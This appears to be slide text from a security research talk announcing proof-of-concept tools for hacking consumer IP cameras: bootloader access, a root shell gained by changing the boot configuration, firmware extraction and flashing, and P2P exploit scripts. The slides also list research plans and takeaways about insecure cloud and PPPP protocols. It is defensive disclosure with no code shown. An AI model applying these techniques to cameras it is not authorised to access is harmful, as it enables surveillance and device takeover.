
Tool Release

Collection of PoC utilities and scripts to expedite analysis



Access camera's bootloader

Modify boot configuration to gain local root shell access

Retrieve device firmware

Flash device with new firmware or deploy your own OS

Exploit and P2P camera comms scripts

Tools and research will be released today under the MIT License

github.com/elastic/camera-hacks

Future Research

EXPLORE further commands and capabilities via P2P protocol

EXPAND research to more camera models from other vendors

INVESTIGATE other IoT cloud platforms for similar critical vulnerabilities

DISCOVER vulnerabilities in premium devices from more exclusive vendors

IDENTIFY vulnerabilities within OpenIPC and submit pull request fixes

Key Takeaways

Discovered critical software and hardware vulnerabilities

PPPP protocol in still in use and insecure by design

Cloud connectivity increases the camera attack surface

OpenIPC provides a safe firmware alternative

Hackers play a critical role in securing these devices

Our GitHub

github.com/elastic/camera-hacks

Special Thanks

@PaulMarrapese
@JakeKing
@_hugsy_
Jessica David
Miles Mager

Follow Us

@magerbomb
@EricF0r73
@elasticseclabs